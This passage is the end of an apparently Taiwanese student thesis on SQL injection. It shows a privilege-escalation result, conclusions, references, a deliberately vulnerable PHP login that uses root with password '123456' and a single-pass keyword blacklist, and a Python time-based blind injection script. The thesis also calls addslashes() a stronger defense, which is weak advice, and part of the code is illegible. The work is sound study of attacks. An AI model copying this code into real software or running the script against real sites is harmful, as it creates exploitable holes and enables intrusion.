<input type="checkbox"/>	new_admin	localhost	萬用字元: %	ALL PRIVILEGES	否	編輯權限 匯出
<input type="checkbox"/>	pma	localhost	全域	ALL PRIVILEGES	是	編輯權限 匯出
<input type="checkbox"/>	root	localhost	全域	ALL PRIVILEGES	是	編輯權限 匯出

↑ ☐ 全選 已選擇項目: 匯出

圖 4.30: 新用戶 new_admin 在所有庫中的權限(以 mysql 庫為例)

除了 Grant_priv 權限之外(MySQL 本身有限制), new_admin 在所有庫所有表可行使全部的權限，相當於管理員。

第五章 結論與未來研究方向

5-1 結論

本研究透過探討文獻與網站架設實作，說明了 Web 應用程式中 SQL 注入漏洞的危害與產生條件，也經由實際模擬 SQL 注入攻擊，深入分析不同的 SQL 注入攻擊手法的原理與特徵，以及對網站資料庫的危害。以下是本研究的主要結論：

首先，如果網站採用的是簡易且不夠完善的注入防禦方式，例如只對輸入進行一次的過濾，則攻擊者只需要用簡易的方式就能輕鬆繞過。因此程序應該採用更嚴格的防禦方式，例如參數化查詢，使攻擊者無法輕易突破。

其次，攻擊者的注入手段是多樣且彈性的，對於同樣的目標，通常有不只一種的注入方式可以實現，而且注入語句可以根據不同的情況作出調整，攻擊方式十分多元。不同的注入手法有相應的特徵，因此程序的防禦機制要夠全面，能針對不同的注入方式進行防範。

最後，不要給用戶太高的資料庫操作權限，例如最高權限 root，以防攻擊者侵入到資料庫後執行高危害的操作，例如刪除資料、新建用戶。

5-2 未來研究方向

本研究藉由資料分析與實際的 SQL 注入攻擊模擬，希望透過這些研究能夠讓 Web 應用程式開發者在開發網站時，對於 SQL 注入漏洞加以防範，並針對不同的攻擊方式制定完善的防禦措施。

例如使用更強大的 `addslashes()` 函數將用戶輸入中的特殊字元加上反斜線進行轉譯，此函數的轉譯對象包含「單引號」、「雙引號」、「反斜線」、「空字元」，如果採用此函數防禦，就表示攻擊者無法透過 4-1-3 提到的方法繞過黑名單防護。

參考資料

書籍參考資料

- [1] Justin Clarke(2013)。《SQL 注入攻擊與防禦(第二版)》。施宏斌、葉愔譯。清華大學出版社
- [2] Dafydd Stuttard、Marcus Pinto(2012)。《黑客攻防技術寶典—Web 實戰篇(第二版)》。石華耀、傅志紅譯。人民郵電出版社

網路參考資料

- [1] OWASP 相關研究

<https://owasp.org/www-project-web-security-testing-guide/stable/>

- [2] Positive Technologies 相關研究(2020-2021)

<https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020-2021/>

- [3] Positive Technologies 相關研究(2020)

<https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/>

- [4] PHP 錯誤接收

<https://juejin.cn/post/6844903477089402888>

- [5] PHP mysqli_multi_query()函数

<https://www.runoob.com/php/func-mysqli-multi-query.html>

[6] 時間盲注

https://blog.csdn.net/qq_38149849/article/details/127146230

[7] MySQL 表資訊

https://blog.51cto.com/u_15309669/3699336

[8] 無列名注入

<https://zhuanlan.zhihu.com/p/98206699>

[9] 表格輸出

https://www.tsnien.idv.tw/MySQL_WebBook/chap6/6-5%20PHP%20%E8%B3%87%E6%96%99%E8

[%a1%a8%E8%99%95%E7%90%86.html#6-5-4](https://www.tsnien.idv.tw/MySQL_WebBook/chap6/6-5%20PHP%20%E8%B3%87%E6%96%99%E8%99%95%E7%90%86.html#6-5-4)

[10] 黑名單過濾內容一

<https://blog.csdn.net/snowlyzz/article/details/123658373>

[11] 黑名單過濾內容二

<https://github.com/Underwood12/FuzzDict/blob/master/sql%E6%B3%A8%E5%85%A5.txt>

[12] 注入案例一

<https://softwarelab.org/blog/sql-injection-examples/>

[13] 注入案例二

<https://www.justice.gov/usao-cdca/pr/member-lulzsec-hacking-group-sentenced-over-year-federal-prison-2011-intrusion-sony>

[14] 堆疊注入

<https://zhuanlan.zhihu.com/p/469659521>

[15] 碩士論文《防禦 SQL Injection 攻擊之有效實務》 2010 陳柏翰

<https://ndltd.ncl.edu.tw/cgi-bin/gs32/gswweb.cgi/ccd=rClzwz/record?r1=1&h1=0>

[16] 碩士論文《常見資料隱碼攻擊與防範研究-以 Discuz 軟體為例》 2015 李俊憲

<https://ndltd.ncl.edu.tw/cgi-bin/gs32/gswweb.cgi/ccd=14t4wx/record?r1=1&h1=0>

[17] 碩士論文《基於實務實驗之資安單元課程提升學習者的資安技能-以跨站腳本攻擊與偵測為例》 2020 陳柏靜

<https://ndltd.ncl.edu.tw/cgi-bin/gs32/gswweb.cgi/ccd=R5Ngwt/record?r1=2&h1=0>

附錄

附錄一 user_input.php 程式碼

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <meta charset="UTF-8">
5     <title>用戶登入</title>
6 </head>
7     <body bgcolor="#F5F5F5">
8
9     <!-- 為了更好觀察輸入的內容所以將表單加寬 -->
10    <form action="user_result.php" method="get" target="_blank">
11        <input id="input1" type="submit" name="Send" value="send" >
12        <p>輸入用戶名:</p>
13        <p id="input2"><input type="text" name="username" size="100" ></p>
14        <p>輸入密碼:</p>
15        <p id="input3"><input type="text" name="userpassword" size="100"
16    ></p>
17    </form>
18
19 <style>
20     #input1{
21         position: absolute;
22         left: 150px;
23         top: 90px;
24     }
25     #input2{
26         position: absolute;
27         left: 100px;
28         top: 0px;
29     }
30     #input3{
31         position: absolute;
32         left: 100px;
33         top: 40px;
34     }
35 </style>
36     </body bgcolor="#F5F5F5">
37 </html>
```

附錄二 user_result.php 程式碼

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <meta charset="UTF-8">
5     <title>用戶資料</title>
6 </head>
7 <body bgcolor="#F5F5F5">
8     <?php //顯示或隱藏錯誤訊息
9         ini_set('display_errors','0'); //0 或 1
10        error_reporting(E_ALL);
11    ?>
12
13    <!-- 以下 php 錯誤輸出參考自 https://juejin.cn/post/6844903477089402888 -->
14    <?php
15        register_shutdown_function( "fatal_handler" );
16        set_error_handler("error_handler");
17        define('E_FATAL', E_ERROR | E_USER_ERROR | E_CORE_ERROR |
18            E_COMPILE_ERROR | E_RECOVERABLE_ERROR| E_PARSE );
19        //獲取 fatal error
20        function fatal_handler() {
21            $error = error_get_last();
22            if($error && ($error["type"]==($error["type"] & E_FATAL))) {
23                $errno = $error["type"];
24                $errfile = $error["file"];
25                $errline = $error["line"];
26                $errstr = $error["message"];
27                error_handler($errno,$errstr,$errfile,$errline);
28            }
29        }
30    }
31    //獲取所有的 error
32    function error_handler($errno,$errstr,$errfile,$errline){
33        echo "系統發生錯誤";
34    }
35    ?>
36
37    <?php
38        $host = 'localhost'; //本機
39        $user = 'root'; //以管理員 root 的身分運行數據庫
40        $password = '123456'; //root 的密碼
41        $dbname = 'user'; //運行 user 庫
```



```

42     $db_link = mysqli_connect($host, $user, $password, $dbname);
43     ?>
44
45     <?php
46         if(!$db_link) {
47             die("連結失敗"); //如果連結失敗就終止程序
48         }
49     ?>
50
51     <?php
52         $username = $_GET["username"];
53         $userpassword = $_GET["userpassword"];
54     ?>
55
56     <?php
57         if($username == ''){
58             die("輸入不能為空");
59         }
60         if($userpassword == ''){
61             die("輸入不能為空");
62         }
63     ?>
64
65     <!--
66     以下 sql 注入黑名單參考自 https://blog.51cto.com/u\_14318784/2812630
67     -->
68     <!-- 黑名單檢測 -->
69     <?php
70         $search = "and|by|create|delete|from|group|insert|".
71         "like|order|or|select|union|update|where"; //黑名單
72
73         $str1 = $username;
74         $str2 = $userpassword;
75
76         $str1 = preg_replace("/'/", "\'", $str1); // 把'替換成\'
77         $str1 = preg_replace('/\\"/', '\"', $str1); // 把"替換成\"
78
79         $str2 = preg_replace("/'/", "\'", $str2); // 把'替換成\'
80         $str2 = preg_replace('/\\"/', '\"', $str2); // 把"替換成\"
81
82         $str1 = preg_replace("/$search/i", "", $str1); // i 表示不區分大小寫
83         $str2 = preg_replace("/$search/i", "", $str2); // i 表示不區分大小寫
84     ?>
85

```

[illegible]

```

130         echo "輸入的用戶名： &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;$username";
131         //輸出用戶原先的輸入，標成藍色
132     ?>
133 </div>
134 
135 <div id="div3">
136     <?php
137         $userpassword = "<font color=ff0000>$userpassword</font>";
138         //將原本輸入的密碼標成紅色
139         $str2 = "<font color=ff0000>$str2</font>"; //將過濾後的密碼標成紅色
140         echo "輸入的密碼： &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;$userpassword";
141         //輸出用戶原先的輸入並標成紅色
142     ?>
143 </div>
144 
145 <div id="div4">
146     <?php
147         echo "SQL 查詢語句:";
148     ?>
149 </div>
150 
151 <!-- SQL 查詢語句 -->
152 <div id="div5">
153     <?php
154         //重新拼接
155         $sql_show = " SELECT * FROM `userinfo` WHERE `用戶名` =
156 '$str1' AND `密碼` = '$str2' ";
157         echo $sql_show;
158     ?>
159 </div>
160 
161 <style>
162     #div1{
163         /* mysql 連結狀況 */
164         position: absolute;
165         background-color:#CFCFCF;
166         width:250px;
167         height:30px;
168     }
169     #div2{
170         /* 時間 */
171         position: absolute;
172         background-color:#CFCFCF;
173         width:1200px;
```

```
174     height:30px;
175     display: flex;
176     align-items: center;
177     top: 50px;
178 }
179 #div3{
180     /* 表查詢狀況 */
181     position: absolute;
182     background-color:#CFCFCF;
183     width:1200px;
184     height:30px;
185     display: flex;
186     align-items: center;
187     top: 90px;
188 }
189 #div4{
190     /* SQL 查詢語句 */
191     position: absolute;
192     background-color:#FFD78C;
193     width:1200px;
194     height:30px;
195     display: flex;
196     align-items: center;
197     top: 130px;
198 }
199 #div5{
200     /* SQL 查詢語句 */
201     position: absolute;
202     background-color:#FFD78C;
203     width:1200px;
204     height:60px;
205     display: flex;
206     align-items: center;
207     top: 160px;
208 }
209 #div6{
210     /* 結果 */
211     position: absolute;
212     top: 230px;
213 }
214 </style>
215 </body bgcolor="#F5F5F5">
216 </html>
```

附錄三 time.py 程式碼

```
1 #2023/8/9
2 #用於計算盲注經過的時間，單位是秒
3
4 from pip._vendor import requests
5 import time
6
7 wordnumber_ = 0
8 path1_ = "time_dictionary.txt" #參數字典
9 path2_ = "time_result.txt" #輸出檔
10
11 file1_ = open(path1_, 'r', encoding='utf-8') #讀取
12 file2_ = open(path2_, 'w', encoding='utf-8') #寫入(覆蓋之前內容)
13
14 http_ = ""
15
16 print('\033[0m' ,end='')
17 theinput_ = input('\033[32m 輸入 url: \033[0m') #綠色字
18 print("")
19
20 if len(theinput_) == 0:
21     exit("輸入不能是空")
22
23 if "$$$" not in theinput_:
24     exit("url 內要有 '$$$'")
25
26 if theinput_.count('$') > 3:
27     exit("只能是連續三個 '$'")
28
29 for word_ in file1_:
30     wordnumber_ = wordnumber_+1
31     word_ = word_.strip() #去掉參數的頭尾空白
32     http_ = theinput_.replace('$$$', word_) #構建 http 請求
33
34     start_ = time.time() #開始計時
35     request_ = requests.get(http_) #http
36
37     if request_.status_code != 200:
38         # print("WRONG", " | ", word_)
39         wrongoutput_ = "WRONG"+" | "+word_
40         file2_.write(wrongoutput_ + '\n')
41         print(f'\033[31m{"WRONG"} \033[0m | {word_}')
```

```

42 #將 WRONG 轉成紅色 其他正常
43     continue
44
45     end_ = time.time()    #結束計時
46     timespend_ = (end_ - start_)
47     timespend_ = str(timespend_)    #轉成字串
48
49     dot_ = '.'
50     dotseat_ = timespend_.find(dot_)    #小數點出現位置
51     timespend_ = timespend_[0:dotseat_ + 4]    #擷取至小數點後 3 位
52
53     if dotseat_ <= 1:                                #判斷位數是否在 1 以下
54         output_ = timespend_ + "    |    " + word_
55         file2_.write(output_ + '\n')    #輸出時間與參數到 time_result.txt
56         print(output_)    #輸出時間與參數
57     if dotseat_ > 1:                                #判斷位數是否在 1 以上
58         output_ = timespend_ + "    |    " + word_    #因為是二位數所以少一個空格
59         file2_.write(output_ + '\n')    #輸出時間與參數到 time_result.txt
60         print(output_)    #輸出時間與參數
61
62 print("")
63 print("字典: " + path1_)
64 print("字典總行數: " + str(wordnumber_))
65 print("輸出: " + path2_)
66
67 dot_ = '.'
68 dotnumber_ = timespend_.find(dot_)
69
70 file1_.close()
71 file2_.close()

```

